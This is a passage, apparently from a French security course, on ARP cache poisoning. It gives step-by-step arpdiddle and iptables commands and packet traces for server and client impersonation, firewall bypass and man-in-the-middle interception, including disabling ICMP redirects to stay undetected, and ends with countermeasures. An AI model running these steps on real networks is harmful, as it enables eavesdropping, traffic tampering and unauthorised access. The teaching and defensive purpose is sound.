[192.168.0.3] iptables -t nat -A PREROUTING -s 192.168.0.1 -d 192.168.0.2 -p tcp --dport 21 -j REDIRECT --to-ports 21
```

Une fois en place la corruption du cache et la translation d'adresse, on tente de nouveau une connexion de 192.168.0.1 vers le serveur de 192.168.0.2 :

```
[192.168.0.1] telnet 192.168.0.2 21
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Bonjour, je suis 192.168.0.3 (youpi)
```

L'opération a réussi. En se connectant sur 192.168.0.2, la victime s'est en réalité adressée à la machine de l'attaquant.

La figure 1.3 illustre ce mécanisme :




Figure 1.3 : Usurpation de l'identité d'un serveur

Voici une trace de cet échange capturé par l'analyseur :

```

00:50:ba:c5:6a:2a -> ff:ff:ff:ff:ff:ff
ARP Who has 192.168.0.1? Tell 192.168.0.3

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
ARP 192.168.0.1 is at 00:30:84:9d:e4:c5

/* Attaque ARP. La trame semble provenir de 192.168.0.2,
et associe notre adresse MAC (00:50:ba:c5:6a:2a ) dans le cache de la victime */
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
ARP Who has 192.168.0.1? Tell 192.168.0.2

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
ARP 192.168.0.1 is at 00:30:84:9d:e4:c5

/* La victime tente une connexion sur le serveur (192.168.0.2)
Mais l'adresse MAC n'est pas la bonne : c'est celle de l'usurpateur */
00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2  TCP 1026 > 21 [SYN]

/* L'usurpateur accepte la connexion */
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1  TCP 21 > 1026 [SYN, ACK]

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2  TCP 1026 > 21 [ACK]

/* L'usurpateur envoie des données à la victime, qui croit recevoir un
message de 192.168.0.2 */
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5

```

```
192.168.0.2 -> 192.168.0.1  TCP 21 > 1026 [PSH, ACK]
    Data: Bonjour je suis 192.168.0.3 (youpi)

00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1  TCP 21 > 1026 [FIN, ACK]

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2  TCP 1026 > 21 [ACK]

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2  TCP 1026 > 21 [FIN, ACK]

00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1  TCP 21 > 1026 [ACK]
```

Jusqu'à présent nous avons considéré que les trois machines (victime, usuré et usurpateur) se trouvaient sur le même segment Ethernet.

Mais imaginons à présent que nous empoisonnions non pas une simple station, mais un routeur donnant accès au réseau interne. Sur ce réseau, se trouve un serveur auquel on a accès depuis l'extérieur (par exemple depuis Internet), via le routeur.

En dupant le routeur sur la véritable adresse MAC du serveur, il est possible de rediriger vers notre machine toutes les connexions en provenance de l'extérieur, et à destination du serveur.

Par exemple, s'il s'agit du serveur Web de notre entreprise, accessible depuis Internet, nous pouvons rediriger toutes les requêtes HTTP vers notre propre machine, sur laquelle tourne un second serveur Web offrant un contenu différent. Tous les utilisateurs se connectant au site depuis Internet verront alors nos propres pages, et non pas les pages du serveur réel.




Figure 1.4 : Redirection de connexions en provenance d'Internet

### 1.3.2 Usurpation de l'identité d'un client

La situation est la suivante : un serveur tourne sur le port TCP 21 de 192.168.0.1 et pour des raisons de sécurité, il n'accepte que les connexions en provenance de 192.168.0.2. Toute autre demande est rejetée. Quand il accepte une connexion, le serveur est configuré pour envoyer immédiatement le message : « Bonjour, je suis 192.168.0.1 et vous êtes forcément 192.168.0.2 ! ».

Notre but est alors de faire en sorte que notre machine (192.168.0.3) puisse tout de même établir la connexion, et ce, en se faisant passer pour 192.168.0.2 aux yeux du serveur.

Remarque : le filtrage de l'adresse source par le serveur peut être réalisé de la manière suivante :

- Soit le serveur dispose d'une option lui demandant de vérifier l'adresse IP de la machine qui vient d'établir la connexion, et de la fermer si elle ne correspond pas à celle attendue :

```
[192.168.0.1] nestor -v -p 21 -s msg.txt -t 192.168.0.2
```

- Soit par le firewall de Linux :

```
[192.168.0.1] iptables -P INPUT DROP
[192.168.0.1] iptables -A INPUT -s 192.168.0.2 -j ACCEPT
```

Lorsque l'attaquant tente une connexion sur le port 21 du serveur, la connexion est refusée :

```
[192.168.0.3] telnet 192.168.0.2 21
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Connection closed by foreign host.
```

A première vue, il ne semble pas nécessaire d'usurper l'identité physique de 192.168.0.2, une modification de l'adresse IP source des paquets envoyés apparaît être la bonne solution.

Sous Linux, l'outil iptables permet de réaliser une translation d'adresse source en une simple commande :

```
[192.168.0.3] iptables -t nat -A POSTROUTING -p tcp -d 192.168.0.1 --dport 21
-j SNAT --to-source 192.168.0.2
```

Dorénavant, l'adresse source de tous les paquets correspondant à une connexion à destination du serveur, sera automatiquement modifiée.

Néanmoins on perçoit la limite de cette technique lorsque la serveur émet une réponse :

Reprenons en détail l'établissement de la connexion TCP :

- L'attaquant tente d'établir une connexion sur le port 21 du serveur ; il envoie donc un datagramme SYN et attend une réponse du serveur. Avant d'être passé à la carte réseau, l'adresse IP du paquet est modifiée par iptables, et devient 192.168.0.2

- Le serveur reçoit alors une demande de connexion qui, d'un point de vue de la couche réseau, semble provenir de l'hôte en qui il a toute confiance. Il accepte alors la connexion en envoyant un datagramme SYN/ACK à l'émetteur.

- Le problème survient à ce moment : la réponse est adressée physiquement et logiquement à 192.168.0.2, et non pas à l'attaquant. Par conséquent, notre carte réseau ne tient pas compte de cette trame, et l'acceptation de la connexion n'est jamais reçue par notre couche TCP.

De plus, lorsque 192.168.0.2 reçoit et analyse la trame, il s'aperçoit qu'il n'a jamais émis de demande de connexion sur ce port, et met fin à la connexion.

Même en analysant tout le trafic du réseau (même celui qui ne nous est pas destiné) et en gérant nous même la connexion TCP (c'est à dire sans passer par la pile du système d'exploitation), nous n'avons aucune chance de maintenir une connexion de cette manière.

Par conséquent, si nous parvenons à faire en sorte que le serveur nous adresse physiquement les trames qu'il destine à l'hôte dont on vole l'identité, nous aurons résolu les deux problèmes : notre carte réseau fera remonter les paquets, qui seront de nouveau modifiés par iptables pour masquer en interne la translation d'adresse, et reçus au final par la couche Application (le client telnet par exemple).

Et parallèlement, le véritable destinataire logique (192.168.0.2) n'aura aucune connaissance de ce qui se déroule au niveau MAC, tout simplement parce que les trames ne lui sont pas adressées. Il ne pourra donc pas interférer dans notre communication avec le serveur, en coupant la connexion par exemple.

Or nous savons réaliser une telle opération, une fois encore à l'aide de `arpdiddle` sous Linux :

```
[192.168.0.3] ./arpdiddle -m request 192.168.0.1 192.168.0.2
192.168.0.1 is-at 00:30:84:9d:e4:c5
/* Envoi des requêtes ARP falsifiées */
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 who has 192.168.0.1 ? Tell 192.168.0.2
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 who has 192.168.0.1 ? Tell 192.168.0.2
[...]
```

A présent, réitérons la tentative de connexion au serveur :

```
[192.168.0.3] telnet 192.168.0.1 21
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
/* La connexion est acceptée par le serveur */
Bonjour, je suis 192.168.0.1 et vous êtes forcément 192.168.0.2 !
[...]
```

C'est gagné. Le serveur croit dialoguer avec l'hôte en qui il a confiance, mais nous sommes les véritables interlocuteurs.

La figure 1.5 illustre la mise en place d'une telle usurpation :




Figure 1.5 : Usurpation de l'identité d'un client autorisé

Les messages affichés par le serveur confirment la supercherie :

```
[192.168.0.1]# nestor -v -p 21 -s msg.txt -t 192.168.0.2
Nestor ready !
/* Le serveur dialogue en réalité avec 192.168.0.3 (usurpateur) */
Connection from 192.168.0.2:1027
Sending msg.txt...65 bytes
Connection closed
```

Voici la trace des trames capturées par l'analyseur :

```
00:50:ba:c5:6a:2a -> ff:ff:ff:ff:ff:ff
ARP Who has 192.168.0.1? Tell 192.168.0.3

/* Attaque ARP. La trame semble provenir de 192.168.0.2,
et associe notre adresse MAC (00:50:ba:c5:6a:2a ) dans le cache de la victime
*/
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
ARP Who has 192.168.0.1? Tell 192.168.0.2

/* L'usurpateur initialise une connexion avec le serveur.
La translation d'adresse a modifié l'adresse source en 192.168.0.2 mais
l'adresse MAC source est bien la nôtre */
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1 TCP 1027 > 21 [SYN]

/* Le serveur accepte la connexion, croyant dialoguer avec 192.168.0.2. La
trame nous est destinée physiquement */
00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2 TCP 21 > 1027 [SYN, ACK]

00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1 TCP 1027 > 21 [ACK]

/* Le serveur envoie son invite */
00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.1 -> 192.168.0.2 TCP 21 > 1027 [PSH, ACK]
    Data: Bonjour, je suis 192.168.0.1 et vous êtes forcément
    192.168.0.2 !

00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.2 -> 192.168.0.1 TCP 1027 > 21 [ACK]
```

Comme dans le cas précédent, la machine bernée peut être un routeur ou un firewall. Dans ce cas, la corruption de son cache nous permet de sortir du réseau local (vers Internet par exemple) en utilisant l'identité d'une autre machine. Cette manipulation peut être très utile dans le cas où le pare-feu autorise seulement un petit nombre de machines à émettre des paquets vers l'extérieur du réseau.

Il ne faut pas oublier que pendant toute la durée de la manipulation, la machine dont on vole l'identité est elle aussi susceptible d'émettre des trames à destination du routeur.

Il faut alors faire un tri des paquets renvoyés par le firewall : ceux qui correspondent à une connexion que nous avons initialisée (via la translation d'adresse source) seront détectés par iptables, modifiés puis passés à la pile de protocoles de notre machine. Les autres paquets seront alors reroutés vers la machine usurpée.

Il faut pour cela activer le routage sur notre machine Linux :

```
[192.168.0.3] echo 1 > /proc/sys/net/ipv4/ip_forward
```




Figure 1.6 : Passage de firewall en usurpant l'identité d'une machine

Cependant, comme notre machine émet ces paquets sur la même interface (c'est à dire le même réseau) que celle par laquelle ils sont arrivés, elle va aussi émettre des redirections ICMP pour indiquer à l'usurpé la bonne passerelle (c'est à dire le routeur). Ces redirections pouvant éveiller l'attention d'une personne ou d'un logiciel surveillant le réseau, il est préférable de les désactiver pour garder sa furtivité :

```
[192.168.0.3] iptables -A OUTPUT -p icmp --icmp-type 5 -j DROP
```

ou

```
[192.168.0.3] echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
```

### 1.3.3 L'homme du milieu (Man in the Middle)

L'attaque MiM (man in the Middle) est une redirection complète d'une connexion entre deux machines. Chacun des deux interlocuteurs croit dialoguer directement avec l'autre, mais en réalité il adresse ses trames à une troisième machine qui joue le rôle d'un routeur et renvoie les paquets vers le véritable destinataire.

La première étape de la mise en place d'une telle redirection est extrêmement simple, puisqu'elle est identique aux cas étudiés précédemment . à savoir la mise en place d'une corruption du cache ARP des deux machines :

```
[192.168.0.3] ./arpdiddle -m request 192.168.0.1 192.168.0.2
[192.168.0.3] ./arpdiddle -m request 192.168.0.2 192.168.0.1
```

La redirection effectuée, il faut s'occuper des paquets que nous envoient les deux machines dupées.




Figure 1.7 : Man in the Middle (Redirection de connexion)

### 1.3.3.1 Reroutage sans modification des données

La première possibilité est de laisser s'en charger le module de routage de notre machine. Cette opération s'effectue simplement sous Linux, en activant le routage :

```
[192.168.0.3] echo 1 > /proc/sys/net/ipv4/ip_forward
```

La principale limitation est que nous n'avons aucun accès aux données échangées, et par conséquent, il nous est impossible de les modifier. La trace suivante confirme l'activation du routage sur la machine de l'attaquant : après l'attaque, on se connecte, à partir de 192.168.0.2, sur le serveur FTP de 192.168.0.1

```
/* Attaque ARP : dans le cache de chaque machine, on associe l'adresse IP de
l'autre machine avec notre adresse MAC */
00:a0:cc:d4:e9:ee -> 00:a0:24:d1:96:10
ARP Who has 192.168.0.1? Tell 194.214.10. 2

00:a0:cc:d4:e9:ee -> 00:a0:24:d1:95:d0
ARP Who has 192.168.0.2? Tell 192.168.0.1

/* Sur 192.168.0.2, on lance la connexion sur le serveur FTP de 192.168.0.1.
La trame est adressée physiquement à la machine de l'attaquant, chargée de
router le paquet. */
00:a0:24:d1:95:d0 -> 00:a0:cc:d4:e9:ee
192.168.0.2 -> 192.168.0.1 TCP 1430 > 21 [SYN]

/* Avant de router le paquet, la machine de l'attaquant émet une redirection
ICMP à destination du client, pour lui indiquer que l'hôte qu'il cherche à
atteindre se trouve en fait sur le même réseau que lui */
192.168.0.3 -> 192.168.0.2 ICMP Redirect [Gateway : 192.168.0.1]
```

```

/* La machine de l'attaquant a routé le paquet à destination du serveur FTP :
l'adresse IP source est celle du client (192.168.0.2), mais l'adresse MAC
source est celle de l'attaquant. */
00:a0:cc:d4:e9:ee -> 00:a0:24:d1:96:10
192.168.0.2 -> 192.168.0.1 TCP 1430 > 21 [SYN]

/* La réponse du serveur FTP est aussi adressée à notre carte réseau */
00:a0:24:d1:96:10 -> 00:a0:cc:d4:e9:ee
192.168.0.1 -> 192.168.0.2 TCP 21 > 1430 [SYN, ACK]

192.168.0.3 -> 192.168.0.1 ICMP Redirect [Gateway : 192.168.0.2]

00:a0:cc:d4:e9:ee -> 00:a0:24:d1:95:d0
192.168.0.1 -> 192.168.0.2 TCP 21 > 1430 [SYN, ACK]

00:a0:24:d1:95:d0 -> 00:a0:cc:d4:e9:ee
192.168.0.2 -> 192.168.0.1 TCP 1430 > 21 [ACK]

00:a0:cc:d4:e9:ee -> 00:a0:24:d1:96:10
192.168.0.2 -> 192.168.0.1 TCP 1430 > 21 [ACK]

00:a0:24:d1:96:10 -> 00:a0:cc:d4:e9:ee
192.168.0.1 -> 192.168.0.2 FTP Response: 220 Brice FTPd 1.0

192.168.0.3 -> 192.168.0.1 ICMP Redirect [Gateway : 192.168.0.2]

00:a0:cc:d4:e9:ee -> 00:a0:24:d1:95:d0
192.168.0.1 -> 192.168.0.2 FTP Response: 220 Brice FTPd 1.0

```

La machine de l'attaquant joue route bien les paquets entre les deux machines. Cependant, il envoie des redirections ICMP à destination de l'émetteur pour lui indiquer que son interlocuteur se trouve sur le même réseau que lui, et que par conséquent, il n'a pas besoin de passer par une passerelle.

Nous devons donc empêcher l'envoi de ces messages d'erreur qui, même s'ils ne sont visiblement pas pris en compte par le destinataire, nuisent tout de même à notre furtivité :

```
[192.168.0.3] iptables -A OUTPUT -p icmp --icmp-type 5 -j DROP
```




Figure 1.8 : Man in the Middle sur une connexion TCP

Remarque :

En utilisant une attaque de type Man in the Middle, nous mettons fin à la légende selon laquelle on ne peut pas sniffer sur un réseau commuté. En effet, le cas précédent aurait tout aussi bien fonctionné si les trois machines s'étaient trouvées sur un port différent d'un switch. En forçant les deux machines à passer par nous pour communiquer ensemble, nous faisons passer tous leurs flux sur notre segment Ethernet. Il ne reste plus qu'à lancer un analyseur (Ethereal) pour espionner leurs échanges.

### 1.3.3.2 Reroutage avec modification de contenu

Si nous voulons modifier les données, il faut faire en sorte que les paquets remontent la pile de protocoles de notre OS jusqu'à la couche utilisateur (sockets). Une telle opération peut être effectuée en combinant les deux techniques présentées précédemment (mystification d'un serveur et mystification d'un client).

D'un côté, une des deux victimes va vouloir initialiser une connexion avec la seconde. Sans le savoir, elle va en fait nous adresser ces paquets. A ses yeux, nous sommes donc un serveur. Or nous savons comment faire remonter ce type de flux, normalement destiné à un tiers, vers notre propre couche utilisateur.

Pour rappel, la commande suivante le permet :

```
[192.168.0.3] iptables -t nat -A PREROUTING -p tcp -s 192.168.0.1 -d 192.168.0.2 --dport x -j REDIRECT -to-ports x
```

La demande de connexion est donc redirigée vers notre propre pile de protocoles, qui se charge d'accepter la connexion, puis en informe un proxy lancé par nos soins et écoutant sur le port local x.

Le proxy ayant détecté une nouvelle connexion, il initialise automatiquement une connexion avec la seconde victime, en se faisant passer pour la première. De ce côté, nous sommes donc un client aux yeux de la seconde machine.

Pour mémoire, l'usurpation de l'identité d'un client est réalisée par la commande :

```
[192.168.0.3] iptables -t nat -A POSTROUTING -p tcp -d 192.168.0.2 --dport x -j SNAT -to-source 192.168.0.1
```

La redirection est alors complète : le proxy reçoit des données en provenance d'une des deux machines (concrètement, il attend des données sur les deux sockets qu'il vient d'initialiser), et les envoie automatiquement à la seconde machine. Bien entendu, le proxy est tout à fait capable de modifier les données avant de les envoyer, afin de fournir aux machines des réponses falsifiées. L'introduction de nouvelles données à tout moment, ou l'évincement d'un des deux interlocuteurs est aussi envisageable et ne pose aucun problème.

La figure 1.7 de dessus illustre ce mécanisme.

## 1.4 Parades contre la corruption de cache ARP

### 1.4.1 Cache ARP statique

La première possibilité pour empêcher quiconque de modifier le cache ARP est de définir statiquement l'association adresse MAC / adresse IP. L'ajout d'une entrée dans la table est réalisé par la commande suivante :

```
[192.168.0.1] arp -s inet_addr eth_addr
```

Où *inet\_addr* indique l'adresse IP et *eth\_addr* l'adresse MAC à associer.

Cette méthode peut se révéler fastidieuse dans le cas d'un réseau composé de centaines de machines.

De plus, nos tests sous Windows NT ont montré qu'une entrée statique peut toujours être modifiée par une attaque ARP. Le préjudice est d'autant plus grave que dans ce cas, l'entrée n'expire jamais, contrairement aux entrées dynamiques : par conséquent, la machine empoisonnée conservera cette fausse indication jusqu'à ce qu'un administrateur découvre la manipulation et y remédie.

### 1.4.2 Patch du module ARP

Dans la section 1.2.2 nous avons exposé deux méthodes permettant de corrompre le cache ARP : l'envoi de requêtes falsifiées d'une part, de fausses réponses d'autre part.

Dans le cas des réponses ARP, la corruption est rendue réalisable par une erreur d'implémentation qui permet au système d'exploitation de prendre en compte une réponse même s'il n'a jamais envoyé de requête auparavant.

Il est donc facile de remédier à ce problème, en modifiant le système de façon à ce qu'il n'accepte que les réponses correspondant à des requêtes précédemment émises. C'est pourquoi Windows XP et Linux ne sont plus sensibles à cette attaque.

